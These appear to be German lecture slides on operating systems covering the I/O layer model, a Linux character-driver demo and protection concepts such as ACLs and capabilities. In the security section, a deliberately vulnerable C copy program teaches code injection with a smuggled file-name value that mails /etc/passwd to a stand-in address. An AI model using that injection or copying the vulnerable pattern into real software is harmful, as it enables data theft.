Das Diagramm zeigt die Schichten-Architektur der E/A-Software in einem vertikalen Stapel von Schichten:

- E/A-Anforderung** (oben) und **E/A-Antwort** (rechts) sind die äußeren Schnittstellen.
- Die Schichten von innen nach außen sind:
  - Benutzer E/A-Software** (grün)
  - Geräte-unabhängige BS-Software** (gelb)
  - Gerätetreiber** (gelb)
  - Unterbrechungs Routinen** (gelb)
  - Geräte-Controller** (orange)
  - Gerät** (orange, unten)
- Die Schichten sind in drei Adressräume unterteilt:
  - Benutzer-Adressraum**: Umfasst die Benutzer E/A-Software und die darüber liegenden Schichten.
  - Kern-Adressraum**: Umfasst die Gerätetreiber und die darüber liegenden Schichten.
  - Hardware**: Umfasst den Gerätetreiber und das Gerät.
- Vertikale Pfeile zeigen die Datenflüsse zwischen den Schichten. Rechteckige Pfeile führen von oben nach unten, trapezförmige Pfeile führen von unten nach oben.
- Rechts neben dem Diagramm sind die Funktionen für jede Schicht aufgelistet:

  - Benutzer E/A-Software: E/A-Aufruf, Formatierung, Spooling
  - Geräte-unabhängige BS-Software: Benennung, Schutz, Blockieren, Puffern, Belegen
  - Gerätetreiber: Geräteregister schreiben/lesen; Status prüfen
  - Unterbrechungs Routinen: Treiber aktivieren, wenn E/A beendet
  - Geräte-Controller: E/A Operation durchführen

Prof. Dr. Kornmayer 468

## Ein- und Ausgabe

DHBW  
Duale Hochschule  
Baden-Württemberg  
Mannheim

- Software zur Ein- und Ausgabe
  - Schichten-Architektur der E/A-Software

Das Diagramm zeigt die Schichten-Architektur der E/A-Software im Kontext eines Benutzerprozesses:

- Benutzerprozess** (oben) besteht aus dem **Benutzerprogramm**.
- Der Benutzerprozess interagiert mit dem **Rest des Betriebssystems**.
- Der Rest des Betriebssystems interagiert mit den **Druckertreiber**, **Camcorder-Treiber** und **CD-ROM-Treiber**.
- Die Treiber interagieren mit den entsprechenden **Controllern**:
  - Druckertreiber → Drucker-Controller (Drucker)
  - Camcorder-Treiber → Camcorder-Controller (Camcorder)
  - CD-ROM-Treiber → CD-ROM-Controller (CD-ROM)
- Die Controller sind über Pfeile mit den entsprechenden **Geräten** verbunden:
  - Drucker-Controller → Drucker
  - Camcorder-Controller → Camcorder
  - CD-ROM-Controller → CD-ROM
- Die Schichten sind in drei Adressräume unterteilt:
  - Benutzer-Adressraum**: Umfasst den Benutzerprozess und den Rest des Betriebssystems.
  - Kern-Adressraum**: Umfasst die Treiber und die darüber liegenden Schichten.
  - Hardware**: Umfasst die Controller und die darüber liegenden Schichten.

Prof. Dr. Kornmayer 469

## Ein- und Ausgabe

- Zusammenfassung
  - E/A-Hardware: Controller
  - Kommunikation Controller und CPU
    - Direct Memory Access (DMA)
  - Anforderungen an E/A-Software
    - Geräteunabhängigkeit
  - Durchführung der E/A
    - Programmierte E/A, Interrupts, DMA
  - Schichtenmodell der E/A-Software

## Aufgabe

- Sie haben Ubuntu als eine virtuelle Maschine zur Verfügung
- Entwickeln Sie für Linux einen einfachen Treiber
  - Als Zeichenorientiertes Device
  - Sie können in das Device hineinschreiben
  - Sie können das Device auslesen
  - Mit ihrem Nachbarn
  - 30 Sekunden

30

# Betriebssysteme

Ein- und Ausgabe

Demo: Linux Treiber

Prof. Dr. Harald Kornmayer

Institut für Informatik, DHBW Mannheim, Germany

Prof. Dr. Kornmayer

472

## Linux-Treiber

- Voraussetzung

- Die Entwicklung muss mit dem aktuellen laufenden Kernel durchgeführt werden.

- Falls gegen eine andere Version des Kernel gelinkt wird, kann der neue Treiber nicht geladen werden
    - `uname -r`
    - `/lib/modules/`uname -r`/build`

- make und gcc sind installiert in der richtigen Version
    - `sudo apt install build-essentials`

- Am besten in einem eigenen Verzeichnis arbeiten!

Prof. Dr. Kornmayer

473

## Linux-Treiber

- Dynamisches Laden

- Treiber müssen bestimmte Schnittstellen (Interfaces) implementieren, um dynamisch geladen werden zu können

- Initialisierung

```
static int __init demo_init(void) {
 printk(KERN_INFO "DemolInitExit Module loading ...\\n");
 return SUCCESS;
}
module_init(demo_init);
```

- Cleanup

```
static void __exit demo_exit(void){
 printk(KERN_INFO "DemolInitExit Module unloaded! ...\\n");
}
module_exit(demo_exit);
```

## Linux-Treiber

- Dynamisches Laden

- Folgende header files werden gebraucht

```
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h>
```

- Zusätzliche Deklaration notwendig

- Für Lizenz:

```
– MODULE_AUTHOR ("DHBW BS");
 MODULE_LICENSE ("GPL");
#define SUCCESS 0
```

# Linux-Treiber

- Der einfachste Treiber

```
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h>
MODULE_AUTHOR ("DHBW BS");
MODULE_LICENSE ("GPL");
#define SUCCESS 0

/** This function is called when the module is loaded*/
static int __init demo_init(void){
 printk(KERN_INFO "DemoInitModule loading ...\\n");
 return SUCCESS;
}

/** This function is called when the module is unloaded*/
static void __exit demo_exit(void){
 printk(KERN_INFO "DemoInitModule unloaded! ...\\n");
}
module_init(demo_init);
module_exit(demo_exit);
```

# Linux-Treiber

- Übersetzen

- mit Makefile des Kernels

- von der Kommandozeile

```
make -C /lib/modules/2.6.35-22-generic/build M=`pwd` modules
```

– Startet mit dem Kernel Makefile und geht dann in das aktuelle Verzeichnis zurück

- Makefile im aktuellen Verzeichnis

```
obj-m = demoinitexit.o
Kernel_Version = $(shell uname -r)
all:
 make -C /lib/modules/$(Kernel_Version)/build M=$(shell pwd) modules
clean:
 make -C /lib/modules/$(Kernel_Version)/build M=$(shell pwd) clean
```

- Nach erfolgreichem Übersetzen:

- Makefile Module.symvers mydriver.ko mydriver.mod.o
- modules.order mydriver.c mydriver.mod.c mydriver.o

## Linux-Treiber



- Einbinden
  - Nur Root kann Treiber laden!
  - Befehl: insmod (insert module)
    - Lädt den Treiber in das System

>> `sudo insmod demoinitexit.ko`
- lsmod (list modules)
  - zeigt Information über installierte Treiber

>> `sudo lsmod`
- Nur Root kann Treiber entfernen!
- Befehl: rmmod (remove module)
  - Entfernt den Treiber aus dem System

>> `sudo rmmod demoinitexit`

## Linux-Treiber




- Alles funktioniert, oder?
  - Ausgabe??
    - Wo gingen die printk Befehle hin??
      - In die System Konsole
      - Befehle:
        - `dmesg`
        - `cat /var/log/syslog`
        - `tail -f /var/log/syslog`

## Linux-Treiber

- Verwaltung der Module
  - Tabelle mit allen Systemaufrufen
  - Beim insmod werden die definierten Funktionen eingetragen
  - Zu finden in /proc/kallsyms
    - grep demoinitexit /proc/kallsyms

## Linux-Treiber

- Abhängigkeiten zwischen Modulen
  - Bsp: Module für Parallelport
 

The diagram illustrates the dependency graph between four modules:

    - lp** module (represented by a dashed box) has a dependency on the **parport** module (solid box).
    - parport** module (solid box) has two dependencies: one on **parport\_pc** (dashed box) labeled "Gemeinsame Nutzung von Ports und Registrierung des Geräts", and one on the **Kernel-API** (dashed box) labeled "Hardware-nahe Geräteoperationen".
    - parport\_pc** module (dashed box) has a dependency on the **Kernel-API** (dashed box) labeled "Kernel-API (Ausgeben von Meldungen, Registrieren von Treibern, Allozieren von Ports)".
  - Abhängigkeiten können beschrieben werden
    - EXPORT\_SYMBOL (name);
    - Macht ein Symbol/Funktion außerhalb des Moduls verfügbar
  - Befehl: modprobe löst auch Abhängigkeiten auf!

## Linux-Treiber



- Abhängigkeiten zwischen Modulen
  - Verwendung protokollieren
    - Module nicht entfernen wenn es benutzt wird
      - Benutzung muss gezählt werden
    - Information von cat /proc/modules

```
mydriver 686 0 - Live 0xf9784000
nls_utf8 1069 1 - Live 0xf9699000
isofs 30022 1 - Live 0xf967b000
parport 31492 3 ppdev,parport_pc,lp, Live 0xf814e000
```

## Linux-Treiber



- Bisher:
  - Verwaltung von Treibern im System
- Jetzt:
  - Verbindung mit Geräten
  - Geräte werden als Dateien implementiert!

## Linux-Treiber

– Unser Gerät „V1B“:

- „Virtueller 1 Byte Memory Stick“



- Virtuell → Simulieren eines Gerätes
- 1-Byte → Block-Device macht keinen Sinn!

## Linux-Treiber

- Geräte sind Dateien

– Geräte müssen erzeugt werden

- Geräte sind Unterverzeichnisse im /dev Verzeichnis
- Verbindung von Treibern und „Geräte-Dateien“ mit major and minor number
  - Major number: Verbindet eine Datei mit einem Treiber
    - » Genauer mit einem Controller
  - Minor number: für interne Verwendung im Treiber
    - » Falls mehrere Geräte von einem Controller verwaltet werden

- Befehl: mknod (make block or character special files)

```
sudo mknod /dev/demomemory c 60 0
```

- Rechte für Datei anpassen
  - » >> sudo chmod a+rwx /dev/demomemory

- Innerhalb der Treibers verbindet die Funktion register\_chrdev das Gerät und die Funktionen

# Linux-Treiber

- Geräte sind Dateien
  - Geräte müssen erzeugt werden
    - Geräte sind Unterverzeichnisse im /dev Verzeichnis
    - Verbindung von Treibern und „Geräte-Dateien“ mit Major and Minor number
    - Wie werden Major und Minor vergeben?
      - » Eine Liste
        - <http://www.kernel.org/pub/linux/docs/device-list/devices.txt>

```
...
60-63 char LOCAL/EXPERIMENTAL USE
60-63 block LOCAL/EXPERIMENTAL USE
Allocated for local/experimental use. For_
devices not assigned official numbers,_
these ranges should be used in order to_
avoid conflicting with future assignments.
64 char ENskip kernel encryption package
• ...
...
```

# Linux-Treiber

- Geräte sind Dateien
  - Wichtigste Funktionen für Geräte-Treiber
    - Welche Funktionen muss ein Treiber implementieren?

|                 |                  |
|-----------------|------------------|
| INIT            | cmemory_init()   |
|                 |                  |
|                 |                  |
|                 |                  |
| CLEANUP/RELEASE | cmemory_remove() |

## Linux-Treiber

- Geräte sind Dateien
  - Wichtigste Funktionen für Gerätetreiber
    - Welche Funktionen muss ein Treiber implementieren?

|                 |               |
|-----------------|---------------|
| INIT            | demo_init()   |
| OPEN            |               |
| READ            |               |
| WRITE           |               |
| CLOSE           |               |
| CLEANUP/RELEASE | demo_remove() |

## Linux-Treiber

- Geräte sind Dateien / Implementierung

```
/* Necessary includes for device drivers */
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h> /* printk() */
#include <linux/fs.h> /* everything... */
#include <linux/moduleparam.h>
#include <linux/cdev.h>
#include <linux/types.h> /* size_t */
#include <linux/errno.h> /* error codes */
#include <linux/uaccess.h> /* copy_from/to_user */
#include <linux/slab.h> /* kmalloc() */

MODULE_AUTHOR ("DH BW BS");
MODULE_LICENSE ("GPL");
```

## Linux-Treiber

- Geräte sind Dateien / Implementierung

```
#define SUCCESS 0
#define DEVICE_NAME "demoread"
static int Major = 60 ;
char *memory_buffer;
```

## Linux-Treiber

- Geräte sind Dateien / Implementierung
  - Funktionen festlegen

```
/** Prototypes function of character device driver*/
static int demo_open (struct inode *, struct file *);
static int demo_release(struct inode *, struct file *);
static ssize_t demo_read (struct file *, char __user *, size_t, loff_t *);
static ssize_t demo_write (struct file *, const char __user *, size_t, loff_t *);

static struct file_operations fops = {
 .read = demo_read,
 .write = demo_write,
 .open = demo_open,
 .release= demo_release
};
```

# Linux-Treiber

- Geräte sind Dateien / Implementierung
  - open und close

```
/** Method open called when a process tries to open the device file, like*
"cat /dev/demoread"*/

static int demo_open(struct inode *inode, struct file *file) {
 printk(KERN_INFO "DemoRead Module function open ...\\n");
 return SUCCESS;
}

/** Called when a process closes the device file*/
static int
demo_release(struct inode *inode, struct file *file) {
 printk(KERN_INFO "DemoRead Module function close/release ...\\n");
 return SUCCESS;
}
```

# Linux-Treiber

- Geräte sind Dateien / Implementierung
  - read

```
static ssize_t demo_read (struct file *filp, char *buffer, size_t length, loff_t
*offset){
 printk(KERN_ALERT "Read %c \\n", buffer[0]) ;

 copy_to_user(buffer, memory_buffer, 1);

 if (*offset == 0) {
 *offset += 1;
 return 1;
 }
 else {
 return SUCCESS;
 }
}
```

## Linux-Treiber

- Geräte sind Dateien / Implementierung

- write

```
/** Called when a process writes to dev file:
 i.e.: echo "hi" > /dev/chardev*/
static ssize_t demo_write(struct file *filp, const char *buff, size_t len, loff_t * off){
 char *tmp ;
 printk(KERN_ALERT "Write %c \n", buff[0]);
 tmp = buff+len-1; copy_from_user(memory_buffer, tmp, 1) ;
 return 1;
}
```

## Linux-Treiber

- Geräte sind Dateien / Implementierung

- init

```
static int __init demo_init(void) {
 int result ;
 // registering the device
 result = register_chrdev(Major, DEVICE_NAME, &fops);
 if(Major < 0)
 {
 printk (KERN_ALERT "DemoRead --> Registering device failed with %d \n", result);
 return result;
 }
 // allocation the memory for the buffer
 memory_buffer = kmalloc(1, GFP_KERNEL);
 if(!memory_buffer) {
 result = -ENOMEM ;
 unregister_chrdev(Major, DEVICE_NAME);
 // unregister the module
 return result;
 }
 printk(KERN_INFO "DemoRead Module loaded ... \n");
 return SUCCESS;
}
```

# Linux-Treiber

- Geräte sind Dateien / Implementierung
  - exit

```
/** This function is called when the module is unloaded*/
static void __exit demo_exit(void){
 // unregister device
 unregister_chrdev(Major, DEVICE_NAME);

 // free memory
 if (memory_buffer) {
 kfree(memory_buffer);
 }

 printk(KERN_INFO "DemoRead Module unloaded! ...\\n");
}

// dont forget to register init und exit

module_init(demo_init);
module_exit(demo_exit);
```

# Linux-Treiber

- Geräte sind Dateien
  - Wichtigste Funktionen für Geräte-Treiber
    - Welche Funktionen muss ein Treiber implementieren?

|               |                   |
|---------------|-------------------|
| INIT          | demo_init()       |
| OPEN          | demo_open(...)    |
| READ          | demo_read(...)    |
| WRITE         | demo_write(...)   |
| CLOSE/RELEASE | demo_release(...) |
| CLEANUP       | demo_exit()       |

## Linux-Treiber



- Geräte sind Dateien / Implementierung
  - Einbinden
    - Kompilieren
    - Module einfügen und überprüfen
      - >> sudo insmod


## Linux-Treiber



- Geräte sind Dateien / Implementierung
  - Verwenden
    - Werte in den Speicher schreiben
      - >> echo -n „irgendein Wort“ > /dev/memory
    - Wert des Speichers auslesen
      - >> echo `cat /dev/memory`
    - Ausgabe der Nachrichten
      - >> tail -f /var/log/syslog

## Zusammenfassung

- Linux Treiber entwickelt
- Einbindung gezeigt
  - I-Node erzeugt für Character-Device
  - Zugriff über Tabelle
    - sucht mit der Device-Nummer und
    - findet die entsprechende **Datei-Funktionen**



# Betriebssysteme

## Sicherheit

Prof. Dr. Harald Kornmayer  
Institut für Informatik, DHBW Mannheim, Germany

9. November 2011

Prof. Dr. Kornmayer

493

## Sicherheit

- IT-Sicherheit
  - Kurzer Überblick
- Schutzmechanismen
  - Spezifisch für Betriebssysteme

9. November 2011

Prof. Dr. Kornmayer

494

# Sicherheit

- Einführung
  - Sicherheit („security“)
    - Nicht-technische Herausforderung
      - Betrachten des gesamten Prozesses notwendig!
    - Das ist das Ziel!
  - Schutz („protection“)
    - Technische oder organisatorische Maßnahme
    - hier muss das Betriebssystem ansetzen
  - Oft gleichwertig verwendet ☺
    - Eindeutige Verwendung der Begriffe hilft!!

- Überlegen Sie sich welche Bedrohungen ein Betriebssystem ausgesetzt ist!
- Aus den Bedrohungen können Sie dann Aufgaben des Betriebssystems bezüglich der Sicherheit ableiten!
  - Mit Ihren Nachbarn
  - 120 Sekunden

# Sicherheit



- Bedrohung und Sicherheits-Ziele des BS

1. Enthüllung von Daten

→ Vertraulichkeit von Daten

2. Manipulation von Daten

→ Datenintegrität

3. Dienstverweigerung (Denial of Service – DoS)

→ Systemverfügbarkeit

4. Systemübernahme durch Viren

→ Ausschluss von Dritten

9. November 2011

Prof. Dr. Kornmayer

497

# Sicherheit



- Gefahren für Systeme

– durch unbeabsichtigten Datenverlust

- Katastrophen
- Hardware- und Softwarefehler
- Menschliches Versagen

– durch Angreifer

- Passive Angreifer
  - Interessiert an Daten
- Aktive Angreifer
  - Manipulation von Systemen und Daten

– Wahrscheinlich mehr unbeabsichtigte Schäden als Schäden durch Angreifer


9. November 2011

Prof. Dr. Kornmayer

498

# Sicherheit

- Einführung in die Kryptographie



1. Security by Obscurity: Halte den Algorithmus geheim!
  - Auf Dauer nicht geeignet für Sicherheitsmaßnahmen
2. „Geheimhaltung in den Schlüsseln verstecken“
  - Kerckhoffs' Maxim

# Sicherheit

- Einführung in die Kryptographie

- Symmetrische Kryptographie

- Gleicher Schlüssel zur Ver- und Entschlüsselung
    - Sowohl Sender und Empfänger müssen im Besitz des geheimen Schlüssels sein
      - Übertragung muss über sicheren Kanal geschehen!

- Asymmetrische Kryptographie

- Schlüsselpaar aus geheimem (privatem) und öffentlichen Schlüssel
      - Verschlüsselung mit öffentlichem Schlüssel
      - Entschlüsselung mit geinem Schlüssel
    - Public-key-Verfahren
    - Sender verwendet den öffentlichen Schlüssel, der Empfänger kann an ihn adressierte verschlüsselte Nachrichten entschlüsseln
      - **Wichtig ist die sichere Aufbewahrung des privaten Schlüssels!!**

# Sicherheit


- Schutzmechanismen
  - Grundlage für jede Schutzmaßnahme
  - „Triple A“ - AAA
    - **Authentifizierung**
      - *Wer macht was?*
      - Feststellung der Identität durch Prüfung
        - » durch Passwörter
        - » durch Besitz (z.B. Speicherchipkarten, el. Tokens, ...)
        - » durch biometrische Erkennung
    - **Autorisierung**
      - *Wer darf was im System tun?*
      - Vergabe von Zugriffsrechten an Benutzer
    - **Accounting**
      - *Wer hat was im System gemacht?*
      - Protokollierung von Aktivitäten

# Sicherheit

- Schutzmechanismen
  - Schutz-Domäne
    - **Was ist zu schützen?**
      - Hardware: CPUs, Speichersegmente, Platten, Drucker,...
      - Software: Dateien, Prozesse, Datenbanken, Semaphoren, ...
    - **Schützenswerte Objekte**
      - Eindeutige Namen
      - Endliche Menge von Operationen
        - » Dateien: read und write
        - » Semaphoren: up und down
    - **Recht**
      - Erlaubnis eine Operation durchzuführen
  - **Domäne** ist Menge von (Objekt, Rechte)-Paaren
    - Bsp: Benutzer, Benutzergruppe, Prozess, ...

# Sicherheit

- Schutzmechanismen
  - Schutz-Domäne



9. November 2011

Prof. Dr. Kornmayer

503

# Sicherheit

- Schutzmechanismen
  - Schutz-Matrix

|        |   | Objekt |            |        |                    |            |                    |          |          |
|--------|---|--------|------------|--------|--------------------|------------|--------------------|----------|----------|
|        |   | Datei1 | Datei2     | Datei3 | Datei4             | Datei5     | Datei6             | Drucker1 | Plotter2 |
| Domäne | 1 | Read   | Read Write |        |                    |            |                    |          |          |
|        | 2 |        |            | Read   | Read Write Execute | Read Write |                    | Write    |          |
|        | 3 |        |            |        |                    |            | Read Write Execute | Write    | Write    |


9. November 2011

Prof. Dr. Kornmayer

504

# Sicherheit

- Schutzmechanismen
  - Realisierung der Zugriffskontrolle
    - Zugriff nur über den Zugriffsmonitor
      - Zugriffsmonitor muss vertrauenswürdig sein
      - Zugriffsmonitor muss privilegiert sein, den Zugriff durchzuführen



# Aufgabe

- Wir haben eine sehr einfaches System
  - Domänen = (Objekt, Rechte)-Paare
  - Schutzmatrix
  - Zugriffsmonitor
- Überlegen Sie was der Nachteil dieses Systems in großen Systemen mit vielen Benutzern sind!

- Mit ihrem Nachbarn
- 120 Sekunden

2

# Sicherheit

- Schutzmatrix

- Schutzmatrix ist sehr groß, aber nur dünn besetzt
  - Wie vermeidet man die Vergeudung von Speicher?
- Speichern in Listen
  - Nur die nicht leeren Elemente
  - Spaltenweise: Zugriffskontrollliste (Access Control List (ACL))
  - Zeilenweise: Capabilities

|                                |   | Objekt |            |        |                    |                    |        |          |          |
|--------------------------------|---|--------|------------|--------|--------------------|--------------------|--------|----------|----------|
|                                |   | Datei1 | Datei2     | Datei3 | Datei4             | Datei5             | Datei6 | Drucker1 | Plotter2 |
| Domäne                         | 1 | Read   | Read Write |        |                    |                    |        |          |          |
|                                | 2 |        |            | Read   | Read Write Execute | Read Write         |        | Write    |          |
| 3                              |   |        |            |        |                    | Read Write Execute | Write  | Write    |          |
| • Zugriffskontrollliste<br>ACL |   |        |            |        |                    |                    |        |          |          |

Capability


# Sicherheit

- Zugriffskontrollliste (Access Control List (ACL))

- Spalte der Schutzmatrix
- Jedem Objekt wird eine Liste zugeordnet, die beschreibt welche Domänen wie zugreifen dürfen
- Liste wird gemeinsam mit dem Objekt gespeichert
  - z.B. bei Dateien in der zugehörigen I-Node
- Listenelemente: Paare (Domäne, Operationen)
  - Domänen sind hier oft die Benutzer und/oder Benutzergruppe

# Sicherheit

- Zugriffskontrollliste (Access Control List (ACL))



- Liste pro Datei
  - Weitere Operation möglich (Create, Destroy, Copy, ...)
- Gruppen und Rollen-Konzepte berücksichtigen!


# Sicherheit

- Capabilities

- Zeile der Schutzmatrix
  - Übersetzung nach leo.org:
    - Befähigung, Fertigkeit, Leistungsfähigkeit, ...
- Jeder Domäne wird eine Liste zugeordnet, die die Objekte und Operationen enthält, auf die die Domäne zugreifen kann
  - Capability-Liste (C-Liste)
- Listenelemente: Paare (Objekte, Operationen)
  - Domänen sind oft Prozesse
- Liste wird im BS gehalten
  - Capability muss vor Manipulation geschützt werden

# Sicherheit

- Capabilities



– Liste pro Domäne

- (Benutzer, Gruppe, ...)


9. November 2011

Prof. Dr. Kornmayer

511

# Sicherheit

- Vergleich Capabilities und ACLs



9. November 2011

Prof. Dr. Kornmayer

512

# Sicherheit

- Vergleich Capabilities und ACLs
  - Capabilities sind effizient
    - Keine Überprüfung, wenn ein Prozess Zugriff auf eine Datei fordert
      - Evtl. lange Suche in ACLs
  - Capabilities können Prozesse effizient kapseln
  - ACL erlauben den selektiven Entzug von Rechten
    - Bsp: Löschen eines Objekts ohne Löschung der Capability kann Probleme machen
- Realisierung durch Mischform
  - ACL für Rechteververwaltung
  - Prüfung aber nur beim Öffnen, danach wird ein Handle wie eine Capability verwendet.

# Sicherheit

- Implementierung
  - POLA = Principle of Least Authority
    - Sicherheit funktioniert am besten, wenn jede Domäne
      - die minimalen Privilegien hat,
      - die minimale Anzahl an Objekten hat,
    - die notwendig sind und die Aufgabe zu erfüllen

# Sicherheit

- Implementierung
  - Maßnahmen gegen Angriffe
    - Insider Angriffe
      - Der Code wird bei Erstellung des Systems eingebaut
      - Fall-Türen, Login-Spoofing, ...
      - Gegenmaßnahme: Code-Review
    - Ausnützen von Programmierfehlern
      - Pufferüberläufe, Code-Injektion
    - Injektion von Malware

# Sicherheit

- Implementierung
  - Maßnahmen gegen Angriffe
    - Bsp: Code-Injektion

```
int main (int argc, char *argv[])
{
 char src[100], dst[100], cmd[205] = "cp ";
 printf(" Enter the name of source file: ";
 gets(src);
 strcat (cmd, src) ; strcat (cmd, " ");
 printf(" Enter the name of destination file: ";
 gets(dest);
 strcat (cmd, dest) ;
 system(cmd);
}
```

Destination: „huschel.dat; mail dieb@internet </etc/passwd“

# Sicherheit

- Implementierung
  - Maßnahmen gegen Angriffe
    - Insider Angriffe
      - Der Code wird bei Erstellung des Systems eingebaut
      - Fall-Türen, Login-Spoofing, ...
      - Gegenmaßnahme: Code-Review
    - Ausnützen von Programmierfehlern
      - Pufferüberläufe, Code-Injektion
      - Gegenmaßnahmen: Programmierempfehlungen
    - Injektion von Malware
      - Der Code wird später ins laufende System gebracht
      - (Viren, Würmer, Trojaner, ...)
      - Gegenmaßnahmen: Firewalls, Anti-Virensoftware, ...

# Sicherheit

- Zusammenfassung
  - Ziele und Bedrohungen
  - Kryptographie
  - Sicherheitsmechanismen
    - AAA
  - Schutzmechanismen und Domänen
    - Sicherheitsmatrix
    - Zugriffslisten (ACL)
      - verbunden mit einem Objekt
    - Capability-Listen
      - verbunden mit einer Domäne